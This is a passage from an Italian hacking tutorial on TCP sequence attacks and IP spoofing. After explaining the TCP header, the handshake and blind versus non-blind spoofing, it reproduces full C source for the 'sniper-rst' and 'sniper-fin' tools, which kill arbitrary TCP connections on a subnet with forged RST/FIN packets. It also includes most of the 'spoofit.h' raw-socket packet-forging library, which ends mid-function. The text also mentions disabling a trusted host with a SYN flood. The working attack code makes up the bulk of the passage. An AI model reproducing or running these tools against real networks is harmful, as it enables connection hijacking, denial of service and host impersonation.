    391004    1   tcp   1063
    391004    1   udp   1037
    100001    1   udp   1038  rstatd
    100001    2   udp   1038  rstatd
    100001    3   udp   1038  rstatd
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100024    1   udp    808  status
    100024    1   tcp    810  status
    100021    1   udp   2049  nlockmgr
    100021    3   udp   2049  nlockmgr
    100021    4   udp   2049  nlockmgr
    100021    1   tcp   2049  nlockmgr
    100021    3   tcp   2049  nlockmgr
    100021    4   tcp   2049  nlockmgr
    100005    1   tcp   1058  mountd
    100005    1   udp   1036  mountd
    391004    1   tcp   1063
    391004    1   udp   1037
    100001    1   udp   1038  rstatd
    100001    2   udp   1038  rstatd
    100001    3   udp   1038  rstatd
    391002    1   tcp   1070
    100083    1   tcp   1073
```

Una volta che viene individividuato l'host trusted questo deve essere disabilitato, come abbiamo detto prima, mediante una procedura DOS ovvero inviando un flusso di TCP SYN.

TCP/IP Sequenze Attack

Spesso esiste una grossa confusione tra quelle che sono le tecniche di spoofing e quelle che vengono definite come attacchi connection hijacking
Nei capitoli precedenti abbiamo visto i vari protocolli e i formati dei pacchetti relativi a questi.
In particolar modo per quello che riguarda l'argomento di questo capitolo è interessante rivedere l'header dei pacchetti TCP.
Questo è costituito da almeno 20 BYTEs suddivisi tra diversi campi.
I campi utilizzati per l'esecuzione delle tecniche di spoofing sono precisamente i seguenti:

TCP

<table>
<tr><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td></tr>
<tr><td colspan="16">Source Port</td><td colspan="16">Destination Port</td></tr>
<tr><td colspan="32">Sequence Number</td></tr>
<tr><td colspan="32">Acknowledgement Number</td></tr>
<tr><td colspan="4">D. Offset</td><td colspan="4">Reserved</td><td colspan="8">Control</td><td colspan="16">Window</td></tr>
<tr><td colspan="16">Checksum</td><td colspan="16">Urgent Pointer</td></tr>
<tr><td colspan="28">Options</td><td colspan="4">Padding</td></tr>
</table>

- Il campo relativo alla porta sorgente (16 bits)
- Il campo relativo alla porta di destinazione (16 bits)
- Il numero di sequenza (sequenze number di 32 bits)
- Acknowledgemnt number (32 bits)
- Windows size (16 bits)

- Diversi flag : Flag SYN, Flag ACK, Flag FIN e Flag RST

Gli steps per creare una connessione tramite il protocollo TCP sono in pratica tre :

1 – Viene spedito un pacchetto TCP con il flag SYN impostato, ACK a zero e un valore X nel sequence number
2 – Il server risponde con tutti e due i flag SYN e ACK impostati e con il SEQUENCE NUMBER impostato con un valore Y e Acknowledgment a valore X.
3 – Il client risponde con il flag ACK, con il SEQUENXE NUMBER a X+1 e con ACKNOWLEDGMENT a Y+1

Volendolo raffigurare in formato grafico potremmo farlo con :

```
               SYN=1 ACK=0 SEQ-NUM=X
CLIENT ----------------------------------- > SERVER

         SYN=1 ACK=1 SEQ-NUM=X ACK-NUM=X+1
CLIENT ß----------------------------------- SERVER

           ACK=1 SEQ=-NUM=X+1 ACK-NUM=Y+1
CLIENT -----------------------------------à SERVER
```

Soltanto dopo che la connessione è stata inizializzata allora sarà possibile trasmettere i dati.
Il protocollo TCP possiede dei meccanismi mediante i quali può eseguire le funzionalità classiche dei protocolli a finestre rotanti.
In altre parole penso che sia inutile dire che una delle funzioni principali di questi è di fatto il recupero dele informazioni giunte con errori interni.
Chiaramente un'altra problematica è quella legata al riassemblaggio delle finestre giunte con sequenze differenti da quella puramente sequenziale.
I dati inviati tramite protocollo TCP possono arrivare anche con ordini differenti da quelli d'invio.
La possibilità di poter ricostruire questa sequenza è offerta appunto dalla presenza di questo numero sequenziale mentre la ritrasmissione dei pacchetti trasmessi può essere richiesta mediante l'acknowledgment number il quale indica il numero del prossimo byte atteso.
Vediamo un esempio pratico :

```
SISTEMA A   --- SEQ-NUM=1000 ACK-NUM=5000 DATI=100 bytes ----à SISTEMA B
SISTEMA A   ß- SEQ-NUM=5000 ACK-NUM=1100 DATI=250 bytes ------ SISTEMA B
SISTEMA A   --- SEQ-NUM=1100 ACK-NUM=5250 DATI=250 bytes ----à SISTEMA B
SISTEMA A   ß- SEQ-NUM=5250 ACK-NUM=1250 DATI=0 bytes -------- SISTEMA B
```

L'invio di un pacchetto con il flag FIN alzato indica al destinatario che non ci sono più dati da spedire per cui dopo che questo viene confermato la connessione viene chiusa.
Al contrario di questo il flag RST viene utilizzato per reinizializzare la comunicazione che per qualsiasi motivo è diventata instabile.
Fate attenzione che la ricezione di questo flag alzato potrebbe indicare un problema della connessione.
A questo punto vedendo la manipolazione che il protocollo TCP esegue sui flags interni agli header dei pacchetti è facile comprendere come l'alterazione voluta di questi valori con il più la modifica degli indirizzi di sorgente e di destinazione possa di fatto essere il modo con cui è possibile creare attacchi di IP Spooifing, come abbiamo già visto precedentemente.
Questa parte vuole solo aggiungere alcuni concetti a quanto già visto.
Una aggiunta che è possibile fare al concetto di spoofing è quello legato alla suddivisione di questa tecnica in due differenti le quali si diversificano dal fatto che l'host a cui ci si vuole sostituire sia di fatto partecipante alla sottorete della vittima o uno qualsiasi.
Nel primo caso viene definito spoofing non cieco ovvero quello in cui l'host appartiene alla intranet della vittima.
Nel secondo caso abbiamo a che fare con lo spoofing cieco.

Quando esiste un cero numero di host connessi ad una rete e si vuole fare giungere un pacchetto ad uno di questi, lo si invia in broadcast in modo tale che tutti lo ricevano ma solo quello che a seguito dell'analisi del campo relativo al destinatario identifica come suo l'IP lo processa.
Le schede relative alle interfacce di rete possono essere settate in modo promiscuo.
Abbiamo visto questa modalità parlando degli sniffer i quali proprio per il loro tipo di funzionamento devono processare tutti i pacchetti che gli giungono sopra.
In modalità promiscua la scheda di rete processa tutti i pacchetti che gli arrivano.
Nel caso di spoofing non cieco l'attaccante cerca di farsi passare come un host che fa parte della sottorete per cui mette la scheda di rete in modalità promiscua in modo da poter leggere tutti i pacchetti compresi quelli che dovrebbero arrivare al sistema a cui vuole sostituirsi.
In questo modo riesce ad individuare il SEQUENCE NUMBER.
Alcune difficoltà possono sorgere a causa delle scelte fatte per la strutturazione della rete mediante il fatto di adottare degli switch anziché degli HUB.
Gli switch infatti inviano solo al destinatario i pacchetti al contrario di quello che fanno gli hub.
Come abiamo vistonele pagine precedenti l'invio di pachetti con certi flag alzati permette di scollegare certi sistemi.
Una volta ottenuto il sequenze number l'attaccante potrebbe spedire un pacchetto appositamente creato con i flags RST e FIN finalizzato a far cadere la connessione.
Vediamo come è possibile utilizzando il flag RST.
Il pacchetto con lo scopo di resettare la connessione possiede solo il SEQUENCE NUMBER valido mentre l'AKNOLEDGMENT viene disabilitato.
Supponiamo di avere questa situazione :

```
A -----------H-------R-------------B  A e C  = Host della stessa sottorete
             |                        B      = Host di una rete diversa
C -----------+                        H      = HUB
                                      R      = Router
```

Supponiamo che tra gli host A e B ci sia una connessione e che l'attaccante si trovi nella postazione C.
Per cercare di resettare la connessione l'attaccante dovrà attendere di ricevere un pacchetto salla connessione A-B.
Partendo dal presupposto che riceva un pacchetto da B verso A, egli calcolerà il SEQUENCE NUMBER a partire dall'ACKNOWLEDGEMENT del pacchetto ricevuto., poi costruirà e spedirà un pacchetto con le seguenti impostazioni:

```
Campi del pacchetti IP:
IP sorgente       = A (IP spooffato)
IP destinazione   = B
```

```
Campi del pacchetto TCP
Porta sorgente          = Porta usata dall'host A
Porta destinazione      = Porta usata dall'host B
Sequence number contenente il valore calcolato
Flag RST impostato
```

In questo modo viene resettata la connessione.
Il sorgente implementa questa metodologia.

```
/**************************************************************************/
/*  Sniper-rst - Example program on connection killing with IP spoofing   */
/*               Using the RST flag.                                      */
/*               (illustration for 'A short overview of IP spoofing')     */
/*                                                                        */
/*  Purpose - Killing any TCP connection on your subnet                   */
/*                                                                        */
/*  Author - Brecht Claerhout <Coder@reptile.rug.ac.be>                   */
/*           Serious advice, comments, statements, greets, always welcome */
/*           flames, moronic 3l33t >/dev/null                             */
/*                                                                        */
/*  Disclaimer - This program is for educational purposes only. I am in   */
```

```
/*               NO way responsible for what you do with this program,    */
/*               or any damage you or this program causes.                */
/*                                                                        */
/*  For whom - People with a little knowledge of TCP/IP, C source code    */
/*             and general UNIX. Otherwise, please keep your hands of,    */
/*             and catch up on those things first.                        */
/*                                                                        */
/*  Limited to - Linux 1.3.X or higher.                                   */
/*               ETHERNET support ("eth0" device)                         */
/*               If you network configuration differs it shouldn't be to  */
/*               hard to modify yourself. I got it working on PPP too,    */
/*               but I'm not including extra configuration possibilities  */
/*               because this would overload this first release that is   */
/*               only a demonstration of the mechanism.                   */
/*               Anyway if you only have ONE network device (slip,        */
/*               ppp,... ) after a quick look at this code and spoofit.h  */
/*               it will only take you a few secs to fix it...            */
/*               People with a bit of C knowledge and well known with     */
/*               their OS shouldn't have to much trouble to port the code.*/
/*               If you do, I would love to get the results.              */
/*                                                                        */
/*  Compiling - gcc -o sniper-rst sniper-rst.c                            */
/*                                                                        */
/*  Usage - Usage described in the spoofing article that came with this.  */
/*          If you didn't get this, try to get the full release...        */
/*                                                                        */
/*  See also - Sniffit (for getting the necessairy data on a connection)  */
/**************************************************************************/

#include "spoofit.h"

/* Those 2 'defines' are important for putting the receiving device in  */
/* PROMISCUOUS mode                                                      */
#define INTERFACE   "eth0"
#define INTERFACE_PREFIX 14

char SOURCE[100],DEST[100];
int SOURCE_P,DEST_P;

void main(int argc, char *argv[])
{
int i,stat,j;
int fd_send, fd_receive;
unsigned long sp_ack, sp_seq;
unsigned short flags;
struct sp_wait_packet pinfo;

if(argc != 5)
       {
       printf("usage: %s host1 port1 host2 port2\n",argv[0]);
       exit(0);
       }

/* preparing some work */
DEV_PREFIX = INTERFACE_PREFIX;
strcpy(SOURCE,argv[1]);
SOURCE_P=atoi(argv[2]);
strcpy(DEST,argv[3]);
DEST_P=atoi(argv[4]);

/* opening sending and receiving sockets */
fd_send = open_sending();
fd_receive = open_receiving(INTERFACE, IO_NONBLOCK); /* nonblocking IO */

printf("Trying to terminate the connection\n");

for(i=1;i<=100;i++)
  {
```

```
  /* Waiting for a packet containing an ACK */
  stat=wait_packet(fd_receive,&pinfo,SOURCE,SOURCE_P,DEST,DEST_P,ACK,5);
  if(stat==-1)  {printf("Connection 5 secs idle or dead...\n");exit(1);}
  sp_seq=pinfo.ack;
  sp_ack=0;
  j=0;
  /* Sending our fake Packet */

/* for(j=0;j<10;j++)    This would be better       */
/*     {                                         */
       transmit_TCP (fd_send, NULL,0,0,0,DEST,DEST_P,SOURCE,SOURCE_P,
                                              sp_seq+j,sp_ack,RST);
/*      }                                          */

  /* waiting for confirmation */
  stat=wait_packet(fd_receive,&pinfo,SOURCE,SOURCE_P,DEST,DEST_P,0,5);
  if(stat<0)
      {
      printf("Connection 5 secs idle or dead...\n");
      exit(0);
      }
  }
printf("I did not succeed in killing it.\n");
}
```

La stessa cosa potrebbe essere eseguita impostando il flag FIN.
L'implementazione in C è la seguente:

```
/**************************************************************************/
/*  Sniper-fin - Example program on connection killing with IP spoofing   */
/*               using the FIN flag.                                      */
/*               (illustration for 'A short overview of IP spoofing')     */
/*                                                                        */
/*  Purpose - Killing any TCP connection on your subnet                   */
/*                                                                        */
/*  Author - Brecht Claerhout <Coder@reptile.rug.ac.be>                   */
/*           Serious advice, comments, statements, greets, always welcome */
/*           flames, moronic 3l33t >/dev/null                             */
/*                                                                        */
/*  Disclaimer - This program is for educational purposes only. I am in   */
/*               NO way responsible for what you do with this program,    */
/*               or any damage you or this program causes.                */
/*                                                                        */
/*  For whom - People with a little knowledge of TCP/IP, C source code    */
/*             and general UNIX. Otherwise, please keep your hands of,    */
/*             and catch up on those things first.                        */
/*                                                                        */
/*  Limited to - Linux 1.3.X or higher.                                   */
/*               ETHERNET support ("eth0" device)                         */
/*               If you network configuration differs it shouldn't be to  */
/*               hard to modify yourself. I got it working on PPP too,    */
/*               but I'm not including extra configuration possibilities  */
/*               because this would overload this first release that is   */
/*               only a demonstration of the mechanism.                   */
/*               Anyway if you only have ONE network device (slip,        */
/*               ppp,... ) after a quick look at this code and spoofit.h  */
/*               it will only take you a few secs to fix it...            */
/*               People with a bit of C knowledge and well known with     */
/*               their OS shouldn't have to much trouble to port the code.*/
/*               If you do, I would love to get the results.              */
/*                                                                        */
/*  Compiling - gcc -o sniper-fin sniper-fin.c                            */
/*                                                                        */
/*  Usage - Usage described in the spoofing article that came with this.  */
/*          If you didn't get this, try to get the full release...        */
/*                                                                        */
/*  See also - Sniffit (for getting the necessairy data on a connection)  */
```

```
/**************************************************************************/

#include "spoofit.h"

/* Those 2 'defines' are important for putting the receiving device in  */
/* PROMISCUOUS mode                                                      */
#define INTERFACE   "eth0"
#define INTERFACE_PREFIX 14

char SOURCE[100],DEST[100];
int SOURCE_P,DEST_P;

void main(int argc, char *argv[])
{
int i,stat;
int fd_send, fd_receive;
unsigned long sp_ack, sp_seq;
unsigned short flags;
struct sp_wait_packet pinfo;

if(argc != 5)
       {
       printf("usage: %s host1 port1 host2 port2\n",argv[0]);
       exit(0);
       }

/* preparing some work */
DEV_PREFIX = INTERFACE_PREFIX;
strcpy(SOURCE,argv[1]);
SOURCE_P=atoi(argv[2]);
strcpy(DEST,argv[3]);
DEST_P=atoi(argv[4]);

/* opening sending and receiving sockets */
fd_send = open_sending();
fd_receive = open_receiving(INTERFACE, IO_NONBLOCK); /* nonblocking IO */

for(i=1;i<100;i++)
  {
  printf("Attack Sequence %d.\n",i);
  /* Waiting for a packet containing an ACK */
  stat=wait_packet(fd_receive,&pinfo,SOURCE,SOURCE_P,DEST,DEST_P,ACK,10);
  if(stat==-1)  {printf("Connection 10 secs idle... timeout.\n");exit(1);}
  sp_seq=pinfo.ack;
  sp_ack=pinfo.seq+pinfo.datalen;
  /* Sending our fake Packet */
  transmit_TCP                                                     (fd_send,
NULL,0,0,0,DEST,DEST_P,SOURCE,SOURCE_P,sp_seq,sp_ack,ACK|FIN);
  /* waiting for confirmation */
  stat=wait_packet(fd_receive,&pinfo,SOURCE,SOURCE_P,DEST,DEST_P,FIN,5);
  if(stat>=0)
      {
      printf("Killed the connection...\n");
      exit(0);
      }
  printf("Hmmmm.... no response detected... (retry)\n");
  }
printf("I did not succeed in killing it.\n");
}
```

Il seguente sorgente permette di implementare facilmente delle funzioni di spoofing all'interno dei vostri programmi.
Il tutto deve essere compilato sotto Linux con Kernel superiore alla versione 1.3.x

```
/**************************************************************************/
```

```
/* Spoofit.h - Include file for easy creating of spoofed TCP packets      */
/*             Requires LINUX 1.3.x (or later) Kernel                     */
/*             (illustration for 'A short overview of IP spoofing')       */
/*             V.1 - Copyright 1996 - Brecht Claerhout                    */
/*                                                                        */
/*  Purpose - Providing skilled people with a easy to use spoofing source */
/*            I used it to be able to write my tools fast and short.      */
/*            Mind you this is only illustrative and can be easily        */
/*            optimised.                                                  */
/*                                                                        */
/*  Author - Brecht Claerhout <Coder@reptile.rug.ac.be>                   */
/*           Serious advice, comments, statements, greets, always welcome */
/*           flames, moronic 3l33t >/dev/null                             */
/*                                                                        */
/*  Disclaimer - This file is for educational purposes only. I am in      */
/*               NO way responsible for what you do with this file,       */
/*               or any damage you or this file causes.                   */
/*                                                                        */
/*  For whom - People with a little knowledge of TCP/IP, C source code    */
/*             and general UNIX. Otherwise, please keep your hands of,    */
/*             and catch up on those things first.                        */
/*                                                                        */
/*  Limited to - Linux 1.3.X or higher.                                   */
/*               If you know a little about your OS, shouldn't be to hard */
/*               to port.                                                 */
/*                                                                        */
/* Important note - You might have noticed I use non standard packet      */
/*                  header struct's. How come?? Because I started like    */
/*                  that on Sniffit because I wanted to do the            */
/*                  bittransforms myself.                                 */
/*                  Well I got so damned used to them, I keep using them, */
/*                  they are not very different, and not hard to use, so  */
/*                  you'll easily use my struct's without any problem,    */
/*                  this code and the examples show how to use them.      */
/*                  my apologies for this inconvenience.                  */
/*                                                                        */
/* None of this code can be used in commercial software. You are free to  */
/* use it in any other non-commercial software (modified or not) as long  */
/* as you give me the credits for it. You can spread this include file,   */
/* but keep it unmodified.                                                */
/*                                                                        */
/**************************************************************************/
/*                                                                        */
/* Easiest way to understand this library is to look at the use of it, in */
/* the example progs.                                                     */
/*                                                                        */
/**** Sending packets *****************************************************/
/*                                                                        */
/* int open_sending (void)                                                */
/*   Returns a filedescriptor to the sending socket.                      */
/*   close it with close (int filedesc)                                   */
/*                                                                        */
/* void transmit_TCP (int sp_fd, char *sp_data,                           */
/*                    int sp_ipoptlen, int sp_tcpoptlen, int sp_datalen,  */
/*                      char *sp_source, unsigned short sp_source_port,   */
/*                      char *sp_dest,unsigned short sp_dest_port,        */
/*                      unsigned long sp_seq, unsigned long sp_ack,       */
/*                      unsigned short sp_flags)                          */
/*   fire data away in a TCP packet                                       */
/*    sp_fd         : raw socket filedesc.                                */
/*    sp_data       : IP options (you should do the padding)              */
/*                    TCP options (you should do the padding)             */
/*                    data to be transmitted                              */
/*                    (NULL is nothing)                                   */
/*                    note that all is optional, and IP en TCP options are*/
/*                    not often used.                                     */
/*                    All data is put after eachother in one buffer.      */
/*    sp_ipoptlen   : length of IP options (in bytes)                     */
```

```
/*    sp_tcpoptlen  : length of TCP options (in bytes)                   */
/*    sp_datalen    : amount of data to be transmitted (bytes)           */
/*    sp_source     : spoofed host that"sends packet"                    */
/*    sp_source_port: spoofed port that "sends packet"                   */
/*    sp_dest       : host that should receive packet                    */
/*    sp_dest_port  : port that should receive packet                    */
/*    sp_seq        : sequence number of packet                          */
/*    sp_ack        : ACK of packet                                      */
/*    sp_flags      : flags of packet (URG,ACK,PSH,RST,SYN,FIN)          */
/*                                                                       */
/* void transmit_UDP (int sp_fd, char *sp_data,                          */
/*                      int sp_ipoptlen, int sp_datalen,                 */
/*                   char *sp_source, unsigned short sp_source_port,     */
/*                      char *sp_dest, unsigned short sp_dest_port)      */
/*   fire data away in an UDP packet                                     */
/*    sp_fd         : raw socket filedesc.                               */
/*    sp_data       : IP options                                         */
/*                      data to be transmitted                           */
/*                      (NULL if none)                                   */
/*    sp_ipoptlen   : length of IP options (in bytes)                    */
/*    sp_datalen    : amount of data to be transmitted                   */
/*    sp_source     : spoofed host that"sends packet"                    */
/*    sp_source_port: spoofed port that "sends packet"                   */
/*    sp_dest       : host that should receive packet                    */
/*    sp_dest_port  : port that should receive packet                    */
/*                                                                       */
/**** Receiving packets ***************************************************/
/*                                                                       */
/* int open_receiving (char *rc_device, char mode)                       */
/*   Returns fdesc to a receiving socket                                 */
/*        (if mode: IO_HANDLE don't call this twice, global var          */
/*         rc_fd_abc123 is  initialised)                                 */
/*     rc_device: the device to use e.g. "eth0", "ppp0"                  */
/*                be sure to change DEV_PREFIX accordingly!              */
/*                DEV_PREFIX is the length in bytes of the header that   */
/*                comes with a SOCKET_PACKET due to the network device   */
/*     mode: 0: normal mode, blocking, (read will wait till packet       */
/*           comes, mind you, we are in PROMISC mode)                    */
/*           IO_NONBLOCK: non-blocking mode (read will not wait till     */
/*           usefull for active polling)                                 */
/*           IO_HANDLE installs the signal handler that updates SEQ,ACK,..*/
/*           (IO_HANDLE is not recommended to use, as it should be       */
/*           modified according to own use, and it works bad on heavy    */
/*           traffic continuous monitoring. I needed it once, but left it */
/*           in to make you able to have a look at Signal handled IO,    */
/*           personally I would have removed it, but some thought it     */
/*           doesn't do any harm anyway, so why remove... )              */
/*           (I'm not giving any more info on IO_HANDLE as it is not     */
/*           needed for the example programs, and interested people can  */
/*           easilythey figure the code out theirselves.)                */
/*           (Besides IO_HANDLE can only be called ONCE in a program,    */
/*           other modes multiple times)                                 */
/*                                                                       */
/* int get_packet (int rc_fd, char *buffer, int *TCP_UDP_start,          */
/*                unsigned char *proto)                               */
/*        This waits for a packet (mode default) and puts it in buffer or */
/*        returns whether there is a pack or not (IO_NONBLOCK).          */
/*        It returns the packet length if there is one available, else 0  */
/*                                                                       */
/* int wait_packet(int wp_fd,struct sp_wait_packet *ret_values,          */
/*                    char *wp_source, unsigned short wp_source_port,    */
/*                    char *wp_dest, unsigned short wp_dest_port,        */
/*                  int wp_flags, int wait_time);                       */
/*   wp_fd: a receiving socket (default or IO_NONBLOCK)                  */
/*   ret_values: pointer to a sp_wait_packet struct, that contains SEQ,  */
/*               ACK, flags, datalen of that packet. For further packet  */
/*               handling see the examples.                              */
/*                  struct sp_wait_packet  {                             */
```

```
/*                        unsigned               long               seq,ack;
*/
/*                      unsigned short flags;                              */
/*                      int datalen;                                       */
/*                      };                                                 */
/*   wp_source, wp_source_port : sender of packet                          */
/*   wp_dest, wp_dest_port     : receiver of packet                        */
/*   wp_flags: flags that should be present in packet.. (mind you there   */
/*             could be more present, so check on return)                  */
/*             note: if you don't care about flag, use 0                   */
/*   wait_time: if not zero, this function will return -1 if no correct   */
/*              packet has arrived within wait_time secs.                  */
/*              (only works on IO_NONBLOCK socket)                         */
/*                                                                         */
/* void set_filter (char *f_source, unsigned short f_source_port,          */
/*                  char *f_dest, unsigned short f_dest_port)              */
/*       (for use with IO_HANDLE)                                          */
/*       Start the program to watch all trafic from source/port to         */
/*       dest/port. This enables the updating of global data. Can          */
/*       be called multiple times.                                         */
/*                                                                         */
/* void close_receiving (void)                                             */
/*          When opened a IO_HANDLE mode receiving socket close it with    */
/*          this.                                                          */
/*                                                                         */
/**** Global DATA (IO_HANDLE mode) ****************************************/
/*                                                                         */
/* When accessing global data, copy the values to local vars and then use */
/* them. Reduce access time to a minimum.                                  */
/* Mind you use of this is very limited, if you are a novice on IO, just  */
/* ignore it, the other functions are good enough!). If not, rewrite the  */
/* handler for your own use...                                             */
/*                                                                         */
/* sig_atomic_t SP_DATA_BUSY                                               */
/*       Put this on NON-ZERO when accesing global data. Incoming          */
/*       packets will be ignored then, data can not be overwritten.        */
/*                                                                         */
/* unsigned long int CUR_SEQ, CUR_ACK;                                     */
/*       Last recorded SEQ and ACK number of the filtered "stream".        */
/*       Before accessing this data set SP_DATA_BUSY non-zero,             */
/*       afterward set it back to zero.                                    */
/*                                                                         */
/* unsigned long int CUR_COUNT;                                            */
/*       increased everytime other data is updated                         */
/*                                                                         */
/* unsigned int CUR_DATALEN;                                               */
/*      Length of date in last TCP packet                              */
/*                                                                         */
/***************************************************************************/

#include "sys/socket.h"       /* includes, what would we do without them  */
#include "netdb.h"
#include "stdlib.h"
#include "unistd.h"
#include "stdio.h"
#include "errno.h"
#include "netinet/in.h"
#include "netinet/ip.h"
#include "linux/if.h"
#include "sys/ioctl.h"
#include "sys/types.h"
#include "signal.h"
#include "fcntl.h"

#undef  DEBUG
#define IP_VERSION  4                 /* keep y'r hands off...         */
#define MTU         1500
```

```
#define IP_HEAD_BASE      20                  /* using fixed lengths to send
*/
#define TCP_HEAD_BASE     20                           /*  no  options  etc...
*/
#define UDP_HEAD_BASE     8                                 /*  Always  fixed
*/

#define IO_HANDLE   1
#define IO_NONBLOCK 2

int DEV_PREFIX = 9999;
sig_atomic_t WAIT_PACKET_WAIT_TIME=0;

/****                                                               IO_HANDLE
************************************************************/
int rc_fd_abc123;
sig_atomic_t RC_FILTSET=0;
char rc_filter_string[50];                      /* x.x.x.x.p-y.y.y.y.g  */

sig_atomic_t SP_DATA_BUSY=0;
unsigned long int CUR_SEQ=0, CUR_ACK=0, CUR_COUNT=0;
unsigned int CUR_DATALEN;
unsigned short CUR_FLAGS;
/***************************************************************************
/

struct sp_wait_packet
{
      unsigned long seq,ack;
      unsigned short flags;
      int datalen;
};

/* Code from Sniffit - BTW my own program.... no copyright violation here */
#define URG 32       /* TCP flags */
#define ACK 16
#define PSH 8
#define RST 4
#define SYN 2
#define FIN 1

struct PACKET_info
{
      int len, datalen;
      unsigned long int seq_nr, ACK_nr;
      u_char FLAGS;
};

struct IP_header                        /* The IPheader (without options) */
{
        unsigned char verlen, type;
        unsigned short length, ID, flag_offset;
        unsigned char TTL, protocol;
        unsigned short checksum;
        unsigned long int source, destination;
};

struct TCP_header                     /* The TCP header (without options) */
{
        unsigned short source, destination;
        unsigned long int seq_nr, ACK_nr;
        unsigned short offset_flag, window, checksum, urgent;
};

struct UDP_header                                     /* The UDP header */
{
        unsigned short source, destination;
        unsigned short length, checksum;
```

```
};

struct pseudo_IP_header          /* The pseudo IP header (checksum calc) */
{
        unsigned long int source, destination;
       char zero_byte, protocol;
       unsigned short TCP_UDP_len;
};

/* data structure for argument passing  */

struct sp_data_exchange   {
       int fd;                              /* Sh!t from transmit_TCP  */
       char *data;
       int datalen;
       char *source; unsigned short source_port;
       char *dest;   unsigned short dest_port;
         unsigned long seq, ack;
         unsigned short flags;

       char *buffer;               /* work buffer */

         int IP_optlen;              /* IP options length in bytes  */
         int TCP_optlen;             /* TCP options length in bytes */
       };

/***************                        all                      functions
********************************************/
void transmit_TCP (int fd, char *sp_data,
                      int sp_ipoptlen, int sp_tcpoptlen, int sp_datalen,
                       char *sp_source, unsigned short sp_source_port,
                      char *sp_dest, unsigned short sp_dest_port,
                          unsigned long sp_seq, unsigned long sp_ack,
                          unsigned short sp_flags);

void transmit_UDP (int sp_fd, char *sp_data,
                      int  ipoptlen, int sp_datalen,
                       char *sp_source, unsigned short sp_source_port,
                      char *sp_dest, unsigned short sp_dest_port);

int get_packet (int rc_fd, char *buffer, int *, unsigned char*);
int wait_packet(int,struct sp_wait_packet *,char *, unsigned short,char *,
unsigned short, int, int);

static unsigned long sp_getaddrbyname(char *);

int open_sending (void);
int open_receiving (char *, char);
void close_receiving (void);

void sp_send_packet (struct sp_data_exchange *, unsigned char);
void sp_fix_TCP_packet (struct sp_data_exchange *);
void sp_fix_UDP_packet (struct sp_data_exchange *);
void sp_fix_IP_packet (struct sp_data_exchange *, unsigned char);
unsigned short in_cksum(unsigned short *, int );

void rc_sigio (int);
void set_filter (char *, unsigned short, char *, unsigned short);

/******************** let the games commence ***************************/

static unsigned long sp_getaddrbyname(char *sp_name)
{
struct hostent *sp_he;
int i;

if(isdigit(*sp_name))
  return inet_addr(sp_name);
```

```
for(i=0;i<100;i++)
     {
     if(!(sp_he = gethostbyname(sp_name)))
       {printf("WARNING: gethostbyname failure!\n");
       sleep(1);
       if(i>=3)       /* always a retry here in this kind of application */
          printf("Coudn't resolv hostname."), exit(1);
       }
     else break;
     }
return sp_he ? *(long*)*sp_he->h_addr_list : 0;
}

int open_sending (void)
{
struct protoent *sp_proto;
int sp_fd;
int dummy=1;

/* they don't come rawer */
if ((sp_fd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW))==-1)
        perror("Couldn't open Socket."), exit(1);

#ifdef DEBUG
       printf("Raw socket ready\n");
#endif
return sp_fd;
}

void sp_send_packet (struct sp_data_exchange *sp, unsigned char proto)
{
int sp_status;
struct sockaddr_in sp_server;
struct hostent *sp_help;
int HEAD_BASE;

/* Construction of destination */
bzero((char *)&sp_server, sizeof(struct sockaddr));
sp_server.sin_family = AF_INET;
sp_server.sin_addr.s_addr = inet_addr(sp->dest);
if (sp_server.sin_addr.s_addr == (unsigned int)-1)
        {                       /* if target not in DOT/number notation */
        if (!(sp_help=gethostbyname(sp->dest)))
          fprintf(stderr,"unknown host %s\n", sp->dest), exit(1);
        bcopy(sp_help->h_addr,     (caddr_t)&sp_server.sin_addr,     sp_help-
>h_length);
        };

switch(proto)
       {
       case 6: HEAD_BASE = TCP_HEAD_BASE;  break;                  /* TCP */
       case 17: HEAD_BASE = UDP_HEAD_BASE; break;                  /* UDP */
       default: exit(1); break;
       };
sp_status      =      sendto(sp->fd,      (char      *)(sp->buffer),      sp-
>datalen+HEAD_BASE+IP_HEAD_BASE+sp->IP_optlen, 0,
                    (struct sockaddr *)&sp_server,sizeof(struct sockaddr));
if  (sp_status  <  0  ||  sp_status  !=  sp->datalen+HEAD_BASE+IP_HEAD_BASE+sp-
>IP_optlen)
        {
        if (sp_status < 0)
          perror("Sendto"), exit(1);
        printf("hmm... Only transmitted %d of %d bytes.\n", sp_status,
                                       sp->datalen+HEAD_BASE);
        };
#ifdef DEBUG
       printf("Packet transmitted...\n");
```

```
#endif
}

void sp_fix_IP_packet (struct sp_data_exchange *sp, unsigned char proto)
{
struct IP_header *sp_help_ip;
int HEAD_BASE;

switch(proto)
	{
	case 6: HEAD_BASE = TCP_HEAD_BASE;  break;                  /* TCP */
	case 17: HEAD_BASE = UDP_HEAD_BASE; break;                  /* UDP */
	default: exit(1); break;
	};

sp_help_ip = (struct IP_header *) (sp->buffer);
sp_help_ip->verlen = (IP_VERSION << 4) | ((IP_HEAD_BASE+sp->IP_optlen)/4);
sp_help_ip->type = 0;
sp_help_ip->length       =       htons(IP_HEAD_BASE+HEAD_BASE+sp->datalen+sp-
>IP_optlen+sp->TCP_optlen);
sp_help_ip->ID = htons(12545);                                  /* TEST */
sp_help_ip->flag_offset = 0;
sp_help_ip->TTL = 69;
sp_help_ip->protocol = proto;
sp_help_ip->source = sp_getaddrbyname(sp->source);
sp_help_ip->destination =  sp_getaddrbyname(sp->dest);
sp_help_ip->checksum=in_cksum((unsigned short *) (sp->buffer),
                                        IP_HEAD_BASE+sp->IP_optlen);
#ifdef DEBUG
	printf("IP header fixed...\n");
#endif
}

void sp_fix_TCP_packet (struct sp_data_exchange *sp)
{
char sp_pseudo_ip_construct[MTU];
struct TCP_header *sp_help_tcp;
struct pseudo_IP_header *sp_help_pseudo;
int i;

for(i=0;i<MTU;i++)
  {sp_pseudo_ip_construct[i]=0;}

sp_help_tcp = (struct TCP_header *) (sp->buffer+IP_HEAD_BASE+sp->IP_optlen);
